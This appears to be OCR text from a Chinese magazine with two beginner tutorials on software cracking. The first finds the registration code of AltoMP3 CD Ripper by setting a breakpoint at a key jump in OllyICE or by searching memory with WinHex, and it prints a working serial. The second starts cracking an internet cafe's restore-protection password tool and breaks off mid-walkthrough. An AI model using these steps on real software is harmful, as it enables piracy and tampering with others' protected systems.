


图 11




图 12

方法二：完美狙击注册码

虽然上面的方法没有成功，但通过上面的分析我们也知道了软件的注册流程，找到了关键跳。狙击注册码的方法就是在关键跳处下断点，在真正注册码和我们随便输入的假注册码比较的时候窥测真码。方法很简单：首先使用OllyICE加载AltoMP3cdripper.exe，来到关键跳**0042AA9B je short 0042AADE**处，选中该行按“F2”下断点。然后按F9运行程序，填写注册码注册，程序会被断在关键跳处。在寄存器窗口看到我们填写的假注册码，同时会发现内存窗口中也出现了一个数字串，记录这个数字串4357271925（图13），关掉OllyICE，重新运行AltoMP3cdripper.exe，使用用户名TIT2195，注册码4357271925进行注册，结果注册成功。




图 13

再查看一下版权信息试试，也已经是注册版本了（图14）。拿张CD试试，只能抓取前12首的功能限制没有了，到此才算真正的破解了这个软件的注册码。




图 14

方法三：巧妙查看内存发现真码

我们都知道对于“明码比较”注册的软件来说，破解注册码还是有一定技巧的，如何知道一个软件的注册方法是不是“明码比较”呢？试试就知道了，实践是检验真理的唯一标准嘛。方法也很简单：当弹出注册失败信息框时，用WinHex查看内存，搜索我们的假注册码，一般来说，真注册码会出现在附近哦。运行AltoMP3cdripper.exe，使用用户名TIT2195，注册码19841017进行注册，当弹出“抱歉，注册码错误”的窗口时打开WinHex，选择“Open RAM”找到程序进程AltoMP3cdripper（图15）。




图 15

选择主要内存“Primary Memory”，点“OK”。在弹出的窗口中选择搜索“Search”>“Find Text”（图16），会弹出一个查找对话框，在查找对话框中填上假注册码19841017，点“OK”进行查找（图17）。




图16

在001984F0处找到了假注册码，在它的附近仔细查找。如果没有，按“F3”查找下一个继续找，直到搜索完整个内存。经过查找，在00188C30处发现一串数字，通过上面知道它就是真正注册码了。如果整个内存都没有找到真注册码，那么这个软件就不是“明码比较”类型的。当然这种方法有点笨，要将整个内存数据都查一遍，工作量之大确实让人头疼。因此这种方法有一定的运气成分（图18）。

总结：本文主要想说明软件破解的方法是多种多样的，并不是单一的、固定的。本文没有采用比较常见的静态反汇编程序，然后查找注册失败信息，再阅读代码找关键跳的方法。而是采用动态调试下断点的方法来查找关键跳，希望大家能掌握它。本文只是笔者在破解学习中的一些感受和经验，由于笔者刚接触破解不久，本文不足之处还请见谅。




图17




图18

（文章中涉及到的工具AltoMP3 CD Ripper V4.0、PEID、OllyICE、WinHex已经收录于光盘中）

菜鸟的第一次破解还原精灵

倖贤

这天去网吧上网，网吧客户机使用的是WinXP系统，无意中看了一下任务栏，忽然发现任务栏中有一个东西闪了一下，什么玩意？马上按WIN+R调出运行栏，输入CMD在转到根目录C:\下，输入**Tasklist.exe**马上列出了一大堆正在运行的程序和PID，找到那个可疑程序NetRGClt.exe的PID，然后使用**Tlist.exe PID**，在CmdLine后面显示的就是该进程对应的程序所在的目录，是在C:\Program files\GodenSoft\NetRG\WinNT\Client\目录下的。一路双击文件夹，找到该程序，发现有3个EXE应用文件，分别是NetRGClt.exe、NetRGSet.exe和UnInt.exe。我随意双击了NetRGSet.exe，需要密码！？。太好了，学以至用，用Reverse Engineering来诛杀他们吧！

我的目标是NetRGSet.exe，先用江湖百晓生PEID来检查一下，看有没有加壳，还好，没有加任何壳，程序是使用VC++编写的。请出菜鸟的经典工具OllyDbg，装入NetRGSet.exe，先粗略的跟踪了一下，看了看比较有用的几段地方，现在要开始进入TASK状态了，打开附件，选择命令行，输入“BPX　*”，在选择“全部下断点（S）”。现在下了断点，关掉对话框，按F9使之运行，不多时，弹出提示输入密码的对话框：

```
 0040138E    6A 00          PUSH 0 ; /lParam = 0
 00401390    6A 08          PUSH 8 ; |wParam = 8
 00401392    68 C5000000    PUSH 0C5 ; |Message =
EM_LIMITTEXT  00401397   50   PUSH EAX ; |hWnd
 00401398    FF15 A4424000  CALL DWORD PTR DS:
[<&USER32.SendMessageA>; \SendMessageA//提示要求输入密
码提示框!
```

我们随便输入，点击确定后（图1），回到OllyDbg，这时可要仔细的走了，按F8，脚踏实地的一步一步走，一步一步看，不久会看到如下的代码：

